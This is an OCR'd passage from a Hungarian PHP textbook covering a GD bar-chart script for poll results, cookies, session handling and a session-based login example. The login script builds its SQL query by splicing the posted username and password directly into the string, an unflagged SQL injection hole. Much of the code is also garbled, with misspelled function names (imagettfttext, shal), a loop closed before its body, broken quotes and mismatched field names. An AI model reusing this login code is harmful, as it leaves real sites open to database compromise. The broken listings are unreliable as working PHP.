Ezen alapértékek birtokában elvégezhetjük a szükséges számításokat. Rajzolni szeretnénk egy alapvonalat, amelytől az összes oszlop indulni fog. Ennek helyét úgy számolhatjuk ki, hogy a bal margóhoz hozzászámítjuk a feliratokhoz szükséges helyet. Ha fontos a rugalmasság, számítsuk ki egyszerűen a leghosszabb név pontos szélességét!

Két nagyon fontos értéket is kalkulálunk: az első az oszlopokon egy egységet jelképező távolság:

```
$oszlop_egyseg = ($szelesseg - ($x+$jobb_margo)) / 100; // egy "pont" a diagramon
```

Ez az oszlopok maximális hossza – az alapvonaltól a jobb margóig – osztva százalékban, mivel a diagram százalékos értékeit mutat.

A második érték a rajzvászon magassága:

```
$magassag = $jeloltek_szama * ($oszlop_magassaga + $oszlopok_koze) + 50;
```

Ez az érték alapvetően az oszlopok magassága és az oszlopok közötti térköz összegének az oszlopok számával való szorzata, plusz némi hely a címnek. A 3. kód részletek a 22.5.3 mintakódban találjuk.

22.5.3 példakód: eredmények_megjelenítése.php – A 3. rész a diagramot készít elő az adatok hozzáadására

```

*****  

Alapkép beállítása  

*****  

// üres rajzvászon létrehozása  

$kep = imagecreatetruecolor($szelesseg,$magassag);  
  

// Színek kiválasztása  

$feher=imagecolorallocate($kep,255,255,255);  

$kek=imagecolorallocate($kep,0,64,128);  

$fehér=imagecolorallocate($kep,0,0,0);  

$rozsaszin = imagecolorallocate($kep,255,78,243);  
  

$szoveg_szine = $fehér;  

$szazalek_szine = $fehér;  

$hatterszin = $feher;  

$vonalszin = $fehér;  

$oszlop_szine = $kek;  

$szamok_szine = $rozsaszin;  
  

// "rajzvászon" létrehozása a rajzoláshoz  

imagefilledrectangle($kep,0,0,$szelesseg,$magassag,$hatterszin);  

// Körvonval rajzolása a rajzvászon köré

```

```

imagerectangle($kep, 0, 0, $szelesseg-1, $magassag-1, $vonalszin);

// Felirat hozzáadása
$felirat = 'A szavazás eredménye';
$felirat_meretei = @imagettbbox($felirat_merete, 0, $betutipus, $felirat);
$felirat_hossza = $felirat_meretei[2] - $felirat_meretei[0];
$felirat_magassaga = abs($felirat_meretei[7] - $felirat_meretei[1]);
$felirat_vonal_felett = abs($felirat_meretei[7]);
$felirat_x = ($szelesseg-$felirat_hossza)/2; // x szerint középre igazítás
$felirat_y = ($y - $felirat_magassaga)/2 + $felirat_vonal_felett; // y szerint u.a.
imagettfttext($kep, $felirat_merete, 0, $felirat_x, $felirat_y,
               $szoveg_szine, $betutipus, $felirat);

// Alapvonal rajzolása kicsivel az első oszlop felett kezdve,
// kicsivel az alsó alatt befejezve
imageline($kep, $x, $y-5, $x, $magassag-15, $vonalszin);

```

A 3. részben beállítjuk a kép alapjait, kiválasztjuk a színeket, majd elkezdjük rajzolni a diagramot.

A grafikon háttérét az

```

imagefilledrectangle($kep, 0, 0, $szelesseg, $magassag, $hatterszin);
függvényel töltjük ki.

```

Az imagefilledrectangle () függvény, ahogy paramétereiből is látszik, színnel kitöltött háttéret rajzol. Az első paraméter – ahogy azt már megsokhattuk – a kép azonosítója. Ezt követően a téglalap kezdő- és végpontjának x és y koordinátáját kell megadnunk. Ez a két pont a téglalap bal felső, illetve jobb alsó sarkának felel meg. Jelen esetben a teljes rajzvásznat kitöltjük az utolsó paraméterben átadott háttérszínnel (példánkban fehérrrel).

Ezután az

```

imagerectangle($kep, 0, 0, $szelesseg-1, $magassag-1, $vonalszin);
függvényt meghívva fekete körvonalat rajzolunk a rajzvászon széle köré. Ez a függvény kitöltés nélküli, körönallal rendelkező téglalapot rajzol. Paraméterei megegyeznek az előbb látott másik függvényével. Figyeljünk fel arra, hogy a téglalapot a $szelesseg-1 és $magassag-1 koordinátáig rajzoljuk – egy $szelesseg szélességű és $magassag magasságú rajzvászon idáig tart. Ha a $szelesseg és $magassag koordinátájú pontig rajzolnánk a téglalapot, az kívül esne a rajzvászon.
```

Ugyanazt a logikát követjük, és ugyanazokat a függvényeket használjuk, mint amikor az előző kód részletben középre igazítottuk és a diagramra írtuk annak feliratát.

Végezetül az alábbi függvénytel megrajzoljuk az oszlopok alapvonalát:

```
imageline($kep, $x, $y-5, $x, $magassag-15, $vonalszin);
```

Az imageline () függvény a \$vonalszin változóban meghatározott színű vonalat rajzol a megadott képen (\$kep) annak két koordinátája, jelen esetben a (\$x, \$y-5) és a (\$x, \$magassag-15) pont között.

Példánkban az alapvonalat kicsivel az első oszlop fölött kezdjük meg, és egy kicsivel a rajzvászon alja fölött ér véget.

Készen állunk arra, hogy betöltsük az adatokat a diagramba. A kód 4. részletét a 22.5.4 példakódban találjuk.

22.5.4 példakód: eredmények_megjelenítése.php – A 4. rész berajzolja a diagramra az eredményeket, és befejezi a képpel végzett munkát

```

*****Eredmények berajzolása a diagramra*****
// Adatok kiolvasása az adatbázisból és a megfelelő oszlopok megrajzolása
while ($sor = $eredmeny->fetch_object())
{
    if ($osszes_szavazat > 0)
        $szazalek = intval(($sor->szavazatok_szama/$osszes_szavazat)*100);
    else
        $szazalek = 0;
}

```

```

// százalékos érték megjelenítése
$szazalek_meretei = @imagettbbox($nagy_meret, 0, $betutipus, $szazalek.'%');
$szazalek_hossza = $szazalek_meretei[2] - $szazalek_meretei[0];
imagettfttext($kep, $nagy_meret, 0, $szelesseg-$szazalek_hossza-$szoveg_behuzasa,
    $y+($oszlop_magassaga/2), $szazalek_szine, $betutipus, $szazalek.'%');

// az értékhez tartozó oszlop hossza
$oszlop_hossza = $x + ($szazalek * $oszlop_egyseg);

// az értékhez tartozó oszlop megrajzolása
imagefilledrectangle($kep, $x, $y-2, $oszlop_hossza, $y+$oszlop_magassaga, $oszlop_
szine);

// az értékhez tartozó felirat megjelenítése
@imagettfttext($kep, $nagy_meret, 0, $szoveg_behuzasa, $y+($oszlop_magassaga/2),
    $szoveg_szine, $betutipus, "$sor->jelolt");

// 100%-ot mutató körvonal berajzolása
imagerectangle($kep, $oszlop_hossza+1, $y-2,
    ($x+(100*$oszlop_egyseg)), $y+$oszlop_magassaga, $vonalszin);

// számok megjelenítése
@imagettfttext($kep, $kis_meret, 0, $x+(100*$oszlop_egyseg)-50, $y+($oszlop_
magassaga/2),
    $szamok_szine, $betutipus, $sor->szavazatok_szama.'/'.$osszes_szavazat);

// továbblépés a következő oszlopra
$y=$y+($oszlop_magassaga+$oszlopok_koze);
}

***** Kép megjelenítése *****
Header('Content-type: image/png');
imagepng($kep);

***** Erőforrások felszabadítása *****
imagedestroy($kep);
?>

```

A 4. rész egyenként végigmegy az adatbázisban szereplő jelöltekben, kiszámítja a rájuk adott vokszok százalékos értékét, majd megrajzolja az oszlopokat és a hozzájuk tartozó feliratokat.

Megint csak az `imagettfttext()` függvénytel készítjük el a feliratokat, és az `imagefilledrectangle()` függvénytel rajzoljuk meg az oszlopokat (amelyek kitöltéssel rendelkező téglalapok):

```
imagefilledrectangle($kep, $x, $y-2, $oszlop_hossza, $y+$oszlop_magassaga,
    $oszlop_szine);
```

A 100 százalékot jelző körvonalakat az `imagerectangle()` függvénytel rajzoljuk meg:

```
imagerectangle($kep, $oszlop_hossza+1, $y-2,
    ($x+(100*$oszlop_egyseg)), $y+$oszlop_magassaga, $vonalszin);
```

Miután az összes oszloppal elkészültünk, az `imagepng()` függvénytel megjelenítjük a kép kimenetét, majd az `imagedestroy()` meghívásával felszabadítjuk az erőforrásokat.

Ezt a hosszú kódot könnyedén módosíthatjuk saját igényeinknek megfelelően, illetve használhatjuk arra, hogy felhasználói felületen keresztül automatikusan állítsunk elő szavazásokat. Fontos megemlíteni ugyanakkor, hogy a kód semmilyen módszerrel nem akadályozza meg az emberi csalást. A felhasználók könnyen rájöhetnek, hogy újra meg újra szavazhatnak, s így könnyen értelmetlenné tehetik az egész voksolást.

Hasonló megközelítéssel – és némi matematikai érzékkel – vonal- vagy akár kördiagramokat is rajzolhatunk.

További képkezelő függvények használata

A fejezetben megismert függvények mellett számos másikat igénybe vehetünk a képekkel végzett munkánkhoz. A programozási nyelvekkel való rajzoláshoz nem kevés időre és próbálkozásra van szükség. Érdemes minden esetben azzal kezdeni, hogy vázlatot készítünk arról, amit rajzolni szeretnénk, majd az online kézikönyvben utánanézünk a kívánt eredmény eléréséhez szükséges függvényeknek.

További olvasnivaló

Az interneten temérdek anyagot találunk a témaban. Ha problémába ütközünk a képkezelő függvények alkalmazása során, érdemes lehet átnézni a GD dokumentációját, mert a PHP függvényei ennek a könyvtárnak a burkolói (wrapper). A GD dokumentációja a <http://www.libgd.org/Documentation> oldalon érhető el.

Ne feledjük azonban, hogy a GD2 PHP-s verziója az alapkönyvtár módosított változata, így egyes részletekben eltérhet attól!

A grafikai alkalmazások különböző típusairól kiváló oktatóanyagokat találunk a Zend és a Devshed oldalán (<http://www zend.com>, illetve <http://devshed.com>).

A fejezetben látott oszlopdiagramos alkalmazás ötletét a Steve Maranda által írt, a Devshed oldalán elérhető dinamikus oszlopdiagram-készítő kód adta.

Hogyan tovább?

A következő fejezetben a PHP munkamenet-vezérlő funkcióival ismerkedünk meg.

Munkamenet-vezérlés PHP-ben

A fejezetben a munkamenet-vezérlés PHP-beli működését ismerhetjük meg. Az alábbi főbb témakörökkel foglalkozunk:

- Mi a munkamenet-vezérlés?
- Sütik
- Munkamenet beállításának lépései
- Munkamenet-változók
- Munkamenet és hitelesítés

Mi a munkamenet-vezérlés?

Bizonyára hallottuk már a megállapítást, amely szerint a „HTTP állapot nélküli protokoll.” Ez azt jelenti, hogy a protokoll nem rendelkezik beépített módszerrel a bármely két tranzakció közötti állapot fenntartására. Amikor valamely felhasználó lekér egy oldalt, majd utána egy másikat, a HTTP nem teszi lehetővé számunkra, hogy megállapítsuk, vajon minden kérés ugyanattól a felhasználótól érkezett-e.

A munkamenet-vezérlés alapgondolata, hogy adott weboldalon végbemenő egyetlen munkamenet (session) alatt képesek legyünk nyomon követni a felhasználót. Ha ezt meg tudjuk tenni, akkor egyszerűen megoldható az is, hogy a felhasználó bejelentkezése után a jogosultsági szintjének vagy személyes preferenciájának megfelelő tartalmat jelenítsük meg számára. Figyelemmel követhetjük a felhasználó viselkedését, és meg tudjuk valósítani például az online kosár funkciót.

A PHP a 4-es verzió óta natív munkamenet-kezelő függvényekkel rendelkezik. A szuperglobális változók bevezetésével kissé módosult a munkamenet-vezérlés megközelítése, mivel ehhez immár a `$_SESSION` szuperglobális változó is rendelkezésünkre áll.

A munkamenet alapjai

A PHP egyedi munkamenet-azonosítóval (session ID) kezeli a munkameneteket. Ezt a kriptográfiai véletlenszerű számot a PHP állítja elő, majd a kliensoldalon tárolódik el a munkamenet „élettartama” alatt. Tárolható a felhasználó számítógépen sütiként, de URL-ekkel is átadható.

A munkamenet-azonosító lehetővé teszi különleges, úgynevezett *munkamenet-változók* (session variable) regisztrálását. Ezek tartalmát a kiszolgálón tároljuk, a kliensoldalról látható egyetlen információ a munkamenet-azonosító. Ha az oldalunkhoz történő kapcsolódás ideje alatt a munkamenet-azonosító sütiből vagy URL-ből elérhető, akkor az adott munkamenethez tartozó, a kiszolgálón tárolt munkamenet-változókhöz is hozzáférünk. Ezek alapértelmezésben egyszerű fájlként vannak tárolva a szerveren. (Ha hajlandók vagyunk megírni saját függvényeinket, az egyszerű fájlok helyett adatbázist is használhatunk; erről bővebben a *Munkamenet-vezérlés beállítása* című részben beszélünk majd.)

Minden bizonnal találkoztunk már a munkamenet-azonosítót az URL-ben tároló weboldalakkal. Amennyiben URL-ünk véletlenszerűnek tűnő karakterláncot tartalmaz, nagy valószínűséggel valamilyen munkamenet-vezérléssel állunk szemben. A sütik ettől eltérő megoldást kínálnak az állapot tranzakciók közötti fenntartására, ráadásul az URL-ek egyszerűségét is megőrzik.

Mi a sütí?

A sütí (cookie) olyan kis információcsomag, amit kódjaink a kliensoldali gépen tárolnak. A felhasználó gépen úgy állíthatunk be sütít, hogy az alábbi formátumú adatokat tartalmazó HTTP fejlécet küldünk neki:

```
Set-Cookie: NEV=ERTEK; [expires=DATUM;] [path=ELERESI_UTVONAL;]
[domain=DOMAIN_NEV;] [secure]
```

Ez a fejléc egy NEV nevű, ERTEK értékű sütít hoz létre. Az összes többi paraméter opcionális. Az expires mezőben azt az időpontot állíthatjuk be, amely után a süti már nem használható. (Ha nem állítunk be lejárat időpontot, a süti mindenkor elérhető, amíg a felhasználó vagy mi magunk manuálisan ki nem töröljük azt.) A path és a domain beállítással azokat az URL-eket állíthatjuk be, amelyekre a süti vonatkozik. A secure kulcsszó azt eredményezi, hogy a sütít nem egyszerű HTTP kapcsolaton keresztül fogjuk küldeni.

Amikor a böngésző egy URL-hez csatlakozik, először helyileg tárolt sütiket keres. Ha azok bármelyike az aktuálisan használt URL-hez kötődik, akkor visszaküldi őket a kiszolgálónak.

Sütik beállítása PHP-ból

A sütiket a setcookie() függvényel saját kezüleg állíthatjuk be PHP-ból. A függvény prototípusa a következő:

```
bool setcookie (string nev [, string ertek [, int lejarat [, string eleresi_utvonalszoveg [, string domain [, int secure]]]]])
```

A paraméterek egy az egyben a Set-Cookie fejlécnél említetteknek felelnek meg.

Ha az alábbi utasítással beállítunk egy sütit:

```
setcookie ('sajat_suti', 'ertek');
```

akkor, amikor a felhasználó meglátogatja weboldalunk következő lapját (vagy újra betölti az aktuális oldalt), a \$_COOKIE['sajat_suti'] változóval érhetjük el a sütit.

Törölni úgy tudunk sütit, hogy a setcookie() függvényt ugyanazzal a névvel, de múltbeli lejáratú idővel hívjuk meg. A sütiket a header() függvényel is beállíthatjuk, ha a függvényben az előbb már ismertetett szintaktikát használjuk. Fontos, hogy a sütifejléceket minden más fejléc előtt küldjük el, máskülönben nem fognak működni a sütik. (Ez a korlátozás a sütik, nem pedig a PHP működéséből adódik.)

Sütik használata munkamenetekkel

A sütik használata a következő problémákat veti fel: nem minden böngésző fogadja a sütiket, illetve egyes felhasználók kikapcsolhatják őket böngészőjükben. Részben emiatt a PHP munkamenetek a süti/URL kettős módszert használják. (A módszert rövidesen bemutatjuk.)

PHP munkamenetek alkalmazása esetén nem kell a sütiket saját kezüleg beállítani, mert a munkamenet-függvények elvégzik helyettünk a feladatot.

A session_get_cookie_params() függvényteljesen tekinthetjük meg a sütinek a munkamenet-vezérlés által beállított tartalmát. A függvény az elettartam, eleresi_utvonalszoveg, domain és secure elemet tartalmazó tömböt ad vissza.

A sütik paramétereit a

```
session_set_cookie_params($elettartam, $eleresi_utvonalszoveg, $domain [, $secure]);
```

függvényteljesen beállíthatjuk.

Ha szeretnénk többet megtudni a sütikről, olvassuk el a Netscape oldalán elérhető specifikációt: http://wp.netscape.com/newsref/std/cookie_spec.html! (Ne foglalkozzunk azzal, hogy a dokumentum előzetes specifikációnak nevezi önmagát! Ez 1995 óta így van, és a dokumentum ennél már csak akkor lenne közelebb ahhoz, hogy szabványnak hívjuk, ha ténylegesen szabvány volna!)

Munkamenet-azonosító tárolása

A PHP alapértelmezésben munkamenetekkel használja a sütiket. Ha lehetséges, süti jön létre a munkamenet-azonosító tárolására.

A másik lehetséges módszer a munkamenet-azonosító hozzáadása az URL-hez. Beállítható, hogy süti létrehozása helyett automatikusan ez történjen; ehhez be kell kapcsolnunk a php.ini fájlból a session.use_trans_sid direktívát (alapértelmezésben ez ki van kapcsolva). Befektetéssel azonban óvatosan kell bínnunk, mert növeli az oldal biztonsági kockázatát. Ha befektetjük a direktívát, a felhasználó e-mailben másoknak is elküldheti a munkamenet-azonosítót tartalmazó URL-t, az URL-t nyilvánosan elérhető számítógép is eltárolhatja, illetve egy ilyen gép böngészőjének előzményei vagy könyvjelzői között is elérhető lehet.

A munkamenet-azonosítót manuálisan is beágazhatjuk a hivatkozásokba. Az azonosítót a SID konstans tárolja. Manuálisan átadásához a GET paraméterhez hasonlóan adjuk hozzá ezt a konstanst a link végéhez:

```
<A HREF="link.php?<?php echo strip_tags(SID); ?>">
```

(A strip_tags() függvény fenti használatával elkerülhetjük a cross-site scripting (XXS) támadásokat.)

Az --enable-trans-sid direktíva beállítása mindenkorral általában egyszerűbb.

Egyszerű munkamenetek megvalósítása

A munkamenetek alkalmazásának alaplépései a következők:

1. Munkamenet indítása
2. Munkamenet-változók regisztrálása
3. Munkamenet-változók használata
4. Változók törlése és a munkamenet megszüntetése

Érdemes megemlíteni, hogy ezek a lépések nem feltétlenül ugyanabban a kódban történnek, és van közöttük olyan, amely több kódban is előfordul. Vizsgáljuk meg egyenként a fenti lépéseket!

Munkamenet indítása

A munkamenethez kötődő funkciók használata előtt el kell indítani a munkamenetet. Kétféleképpen tehetjük meg ezt.

Az első és legegyszerűbb módja, ha a kódot a `session_start()` függvény meghívásával indítjuk:

```
session_start();
```

A függvény ellenőrzi, van-e folyamatban munkamenet. Ha nincsen, a szuperglobális `$_SESSION` tömbhöz hozzáférést engedve lényegében létrehoz egyet. Folyamatban lévő munkamenet esetén a `session_start()` függvény betölti a regisztrált munkamenet-változókat, hogy használni tudjuk őket.

Fontos, hogy a `session_start()` függvényt a munkamenetekkel dolgozó minden kód elején meghívjuk. Ha ezt elmulasztjuk, a munkamenetben tárolt információk nem lesznek kódunk számára elérhetők.

A munkamenet megkezdésének második módja, ha úgy állítjuk be a PHP-t, hogy automatikusan munkamenetet indítson minden alkalommal, amikor látogató érkezik az oldalunkra. A `php.ini` fájl `session.auto_start` beállításának bekapszolásával tehetjük ezt meg; ezt a megközelítést akkor fogjuk megvizsgálni, amikor a konfigurálással foglalkozunk majd. Ennek a módszernek van egy nagy hátránya: ha az `auto_start` be van kapcsolva, objektumokat nem használhatunk munkamenet-változóként. Ennek oka, hogy az objektum osztálydefinícióit a munkamenet elindítása előtt be kellene tölteni ahhoz, hogy a munkamenetben létrejöhessenek az objektumok.

Munkamenet-változók regisztrálása

A közelmúltban megváltozott a munkamenet-változók regisztrálásának PHP-beli módszere. A 4.1-es verzió óta a munkamenet-változókat a `$_SESSION` tömb tárolja. Munkamenet-változó létrehozásához egyszerűen megadjuk e tömb egy elemét, például így:

```
$_SESSION['sajat_valtozo'] = 5;
```

Az így létrehozott munkamenet-változó a munkamenet végéig vagy addig használható, amíg manuálisan nem töröljük.

A munkamenet a `php.ini` fájl `session.gc_maxlifetime` beállításának értékétől függően magától is véget érhet. Ez a beállítás határozza meg a munkamenet másodpercen kifejezett időtartamát; ha ez letelik, a szemetgyűjtő (garbage collector) véget vet a munkamenetnek.

Munkamenet-változók használata

A munkamenet-változók hatókörbe hozásához munkamenetet kell nyitni a `session_start()` meghívásával. (A hatókörbe hozásra a munkamenet-változó használhatósága miatt van szükség.) Ezt követően a `$_SESSION` szuperglobális tömbön keresztül érhetjük el a megfelelő változót – például így: `$_SESSION['sajat_valtozo']`.

Ha objektumot használtunk munkamenet-változóként, fontos, hogy a `session_start()` meghívása előtt megtörténjen az osztály definiálása. Ezzel biztosítjuk, hogy a PHP tisztában legyen vele: hogyan kell létrehoznia a munkamenet-objektumot.

Ügyeljünk, amikor – például az `isset()` vagy `empty()` függvényel – ellenőrizzük, hogy a munkamenet-változókat beállították-e! Emlékezhetünk rá, hogy a felhasználók GET vagy POST módszerrel állíthatják be a változókat. A `$_SESSION` tömbbel deríthetjük ki, hogy egy adott változó vajon regisztrált munkamenet-változó-e.

Például a következő módon ellenőrizhetjük ezt:

```
if (isset($_SESSION['sajat_valtozo'])) ...
```

Változók törlése és a munkamenet megszüntetése

Ha többé nincs szükségünk egy munkamenet-változóra, megszüntethetjük. Megtehetjük ezt közvetlenül a `$_SESSION` tömb megfelelő elemének törlésével, például így:

```
unset($_SESSION['sajat_valtozo']);
```

Érdemes megjegyezni, hogy a `session_unregister()` és a `session_unset()` függvény használata immár sem nem szükséges, sem nem ajánlott. Ezeket a függvényeket a `$_SESSION` bevezetése előtt vehettük igénybe.

Véletlenül se próbáljuk meg a teljes `$_SESSION` tömböt törölni, mert ezzel lényegében kikapcsolnánk a munkameneteket! Ha egyszerre kívánjuk törölni az összes munkamenet-változót, használjuk a `$_SESSION = array();` utasítást!

Ha befejeztük a munkát egy adott munkamenettel, először töröljük az összes változóját, majd a `session_destroy()`; függvényt meghívva szabadítsuk fel a munkamenet azonosítóját!

Egyszerű példa munkamenetre

A fenti magyarázatot kicsit talán elvontnak tűnhetnek, ezért vizsgálunk meg most egy példát! Ebben három, egymással összefüggő oldalt hozunk létre.

Az első oldalon elindítjuk a munkamenetet, és létrehozzuk a `$_SESSION['munkamenet_valtozo']` változót. Az ehhez szükséges kódot a 23.1 példakódban láthatjuk.


23.1 példakód: oldal1.php – Munkamenet elindítása és munkamenet-változó létrehozása

```
<?php
    session_start();

    $_SESSION['munkamenet_valtozo'] = "Hello, világ!";

    echo 'A $_SESSION[\'munkamenet_valtozo\'] tartalma:'
        .$_SESSION['munkamenet_valtozo'].'<br />';
?>
<a href="oldal2.php">Következő oldal</a>
```

A fenti kód létrehozza a változót, és beállítja értékét. Kimenete a 23.1 ábrán látható.



23.1 ábra: A munkamenet-változónak az oldal1.php fájl által megjelenített értéke.

A változónak az ezen az oldalon felvert utolsó értéke lesz a következő oldalakon elérhető. A kód végén a munkamenet-változót szerializáltuk, vagyis értéke rögzítve van mindaddig, amíg a `session_start()` következő meghívásával újból be nem töltjük a változót.

A következő kódot ezért a `session_start()` meghívásával kezdjük. Ezt a kódot a 23.2 példakód tartalmazza.


23.2 példakód: oldal2.php – Munkamenet-változó elérése és megszüntetése

```
<?php
    session_start();

    echo 'A $_SESSION[\'munkamenet_valtozo\'] tartalma:'
        .$_SESSION['munkamenet_valtozo'].'<br />';

    unset($_SESSION['munkamenet_valtozo']);
?>
<a href="oldal3.php">Következő oldal</a>
```

A `session_start()` meghívása után a `$_SESSION['munkamenet_valtozo']` változót a korábban eltárolt értékével érjük el, ahogy ezt a 23.2 ábrán is láthatjuk.



23.2 ábra: A munkamenet-változó értéke a munkamenet-azonosítóval lett az oldal2.php fájlnak átadva.

Használata után töröljük a változót. A munkamenet továbbra is létezik, a `$_SESSION['munkamenet_valtozo']` változó viszont nem.

Végül nézzük az oldal3.php fájlt, példánk utolsó kódját, amit a 23.3 példakód tartalmaz!


23.3 példakód: oldal3.php – A munkamenet befejezése

```
<?php
session_start();

echo 'A $_SESSION['munkamenet_valtozo'] tartalma: ' .
    .$_SESSION['munkamenet_valtozo'].'<br />';

session_destroy();
?>
```

Miként a 23.3 ábrán láthatjuk, a `$_SESSION['munkamenet_valtozo']` rögzített értékét immár nem tudjuk elérni.



23.3 ábra: A munkamenet immár nem érhető el.

A PHP egyes, a 4.3-as előtti verziói esetén hibába futhatunk, amikor megpróbáljuk törölni a `$HTTP_SESSION_VARS` vagy a `$_SESSION` tömb elemeit. Ha úgy látjuk, hogy nem tudjuk törölni az elemeket (vagyis azok beállítva maradnak), érdemes lehet a `session_unregister()` függvénytel megkísérelni ezen változók törlését.

A kódot a `session_destroy()` meghívásával fejezzük be, hogy felszabaditsuk a munkamenet-azonosítót.

Munkamenet-vezérlés konfigurálása

A `php.ini` fájlunkban számos beállítási lehetőséget találunk a munkamenetekhez. A hasznosabb beállításokat, illetve leírást a 23.1 táblázat tartalmazza.

23.1 táblázat: Munkamenet-konfigurációs lehetőségek

Beállítás neve	Alapértelmezett értéke	Hatása
<code>session.auto_start</code>	0 (kikapcsolt)	Automatikusan elindítja a munkameneteket.
<code>session.cache_expire</code>	180	A gyorsítótárazott munkamenetoldalak élettartamát állítja be (percben).

Beállítás neve	Alapértelmezett értéke	Hatása
session.cookie_domain	none	A munkamenetsütbén beállítható domainet határozza meg.
session.cookie_lifetime	0	Meghatározza, hogy mennyi ideig él a felhasználó gépen a munkamenet-azonosítót tartalmazó süti. Az alapértelmezett 0 érték esetén a süti a böngésző bezárásáig fog elni.
session.cookie_path	/	A munkamenetsütbén beállítható elérési útvonalat határozza meg.
session.name	PHPSESSID	A munkamenet nevét határozza meg. Ez lesz a süti neve a felhasználó rendszerén.
session.save_handler	files	A munkamenet adatainak tárolási helyét határozza meg. A beállítást módosíthatjuk úgy, hogy adatbázisra (database) mutasson, ám ebben az esetben saját függvényeket kell írnunk.
session.save_path	""	A munkamenetadatok tárolásának elérési útvonalát határozza meg. Általánosabban úgy is fogalmazhatunk, hogy a session.save_handler által kezelt és meghatározott mentés helyét ez a paraméter határozza meg.
session.use_cookies	1 (bekapcsolt)	Beállítja, hogy a munkamenetek sütitket használjanak a kliensoldalon.
session.cookie_secure	0 (kikapcsolt)	Beállítja, hogy a sütok kizárolag biztonságos kapcsolaton keresztül legyenek elküldve.
session.hash_function	0 (MD5)	A munkamenet-azonosító előállítására szolgáló hash algoritmust határozza meg. A „0” az MD5 (128 bites), az „l” pedig az SHA-1 (160 bites) algoritmust jelenti. Ez a konfigurációs beállítás a PHP 5-ös verziójában jelent meg.


Hitelesítés munkamenet-vezérléssel

A fejezet most következő, utolsó részében a munkamenet-vezérlésnek egy igen fontos alkalmazási területét láthatjuk.

A munkamenet-vezérlést a leggyakrabban talán a valamilyen bejelentkezási mechanizmussal hitelesített felhasználók nyomon követésére használják. A most következő példánkban ennek lehetőségét a MySQL adatbázis segítségével elvégzett hitelesítést és a munkamenetek használatát ötvöze teremtjük meg. Ez képezi majd a 27. fejezet projektjének az alapját, és más projektben is felhasználjuk majd ezt a funkciót. A 17. fejezetben létrehozott hitelesítési adatbázist fogjuk most újból felhasználni. Ennek az adatbázisnak a részleteit a 17.3 példakódóból idézhetjük fel.

A példa három egyszerű kódból áll. Az első, a hitelitesites.php bejelentkezási felületet és hitelesítést kínál fel a weboldal regisztrált tagjainak. A második, a csak_tagoknak.php kizárolag a sikeresen bejelentkezett felhasználók számára jelenít meg információt. A harmadik, a kijelentkezes.php kóddal pedig kijelentkezhetnek a felhasználók.

A példa működésének megértéséhez nézzük meg a 23.4 ábrát, amely a hitelitesites.php által megjelenített kezdőoldalt mutatja!



23.4 ábra: Mivel a felhasználó még nincsen bejelentkezve, bejelentkezási felületet kell számára megjeleníteni.


Az oldal bejelentkezási felületet ad a felhasználóknak. Amennyiben bejelentkezés nélkül kísérlik meg megtekinteni a „Tagoknak fenntartott tartalmak”-at, a 23.5 ábrán látható üzenetet kapják.



23.5 ábra: A be nem jelentkezett látogatók nem láthatják az oldal tartalmát, helyette ez az üzenet jelenik meg.

Ha azonban a felhasználó először bejelentkezik (a 17. fejezetben beállított `teszt_felhasznalo` felhasználói név és `jelszo` jelszó párossal), majd megpróbálja elérni a „Tagoknak fenntartott tartalmak” című részt, akkor a 23.6 ábrán látható kimenet jelenik meg böngészőjében.

Nézzük meg először az alkalmazás kódját! A kód nagy részét a 23.4 példakódban látható `hitelesites.php` fájl tartalmazza. A későbbiekben majd lépésről lépérsre is végigmegyünk a kód működésén.



23.6 ábra: Bejelentkezés után már hozzáérnek a felhasználók a csak a tagoknak fenntartott tartalmakhoz.

23.4 példakód: `hitelesites.php` – A hitelesítést végrehajtó alkalmazás fő része

```
<?php
session_start();

if (isset($_POST['felhasznalo_nev']) && isset($_POST['jelszo']))
{
    // ha a felhasználó megpróbál bejelentkezni
    $felhasznalo_nev = $_POST['felhasznalo_nev'];
    $jelszo = $_POST['jelszo'];

$adatbazis_kapcsolat = new mysqli('localhost', 'webeshitelesites', 'webeshitelesites',
'hitelesites');

if (mysqli_connect_errno()) {
    echo 'Nem sikerült csatlakozni az adatbázishoz:' . mysqli_connect_error();
    exit();
}

$lekerdezés = 'SELECT * FROM jogosult_felhasznalok '
    . "WHERE nev='$felhasznalo_nev'"
    . " AND jelszo=shal('$jelszo')";

$eredmeny = $adatbazis_kapcsolat->query($lekerdezés);
if ($eredmeny->num_rows)
{
    // ha benne vannak az adatbázisban, jegyezzük fel a felhasználói azonosítójukat!
    $_SESSION['ervenyes_felhasznalo'] = $felhasznalo_nev;
}
```

```

$adatbazis_kapcsolat->close();
}
?>
<html>
<body>
<h1>Nyitóoldal</h1>
<?
if (isset($_SESSION['ervenyes_felhasznalo']))
{
    echo 'Bejelentkezve '.$_SESSION['ervenyes_felhasznalo'].' felhasználói néven<br />';
    echo '<a href="kijelentkezes.php">Kijelentkezés</a><br />';
}
else
{
    if (isset($felhasznaloi_nev))
    {
        // ha a felhasználó megpróbált, de nem tudott bejelentkezni
        echo 'Sikertelen bejelentkezés.<br />';
    }
    else
    {
        // a felhasználó nem próbált meg bejelentkezni vagy kijelentkezett
        echo 'Nincs bejelentkezve.<br />';
    }
}

// bejelentkezási felület megjelenítése
echo '<form method="post" action="hitelesites.php">';
echo '<table>';
echo '<tr><td>Felhasználói név:</td>';
echo '<td><input type="text" name="felhasznaloi_nev"></td></tr>';
echo '<tr><td>Jelszo:</td>';
echo '<td><input type="password" name="jelszo"></td></tr>';
echo '<tr><td colspan="2" align="center">';
echo '<input type="submit" value="Bejelentkezés"></td></tr>';
echo '</table></form>';
}
?>
<br />
<a href="csak_tagoknak.php">Tagoknak fenntartott tartalmak</a>
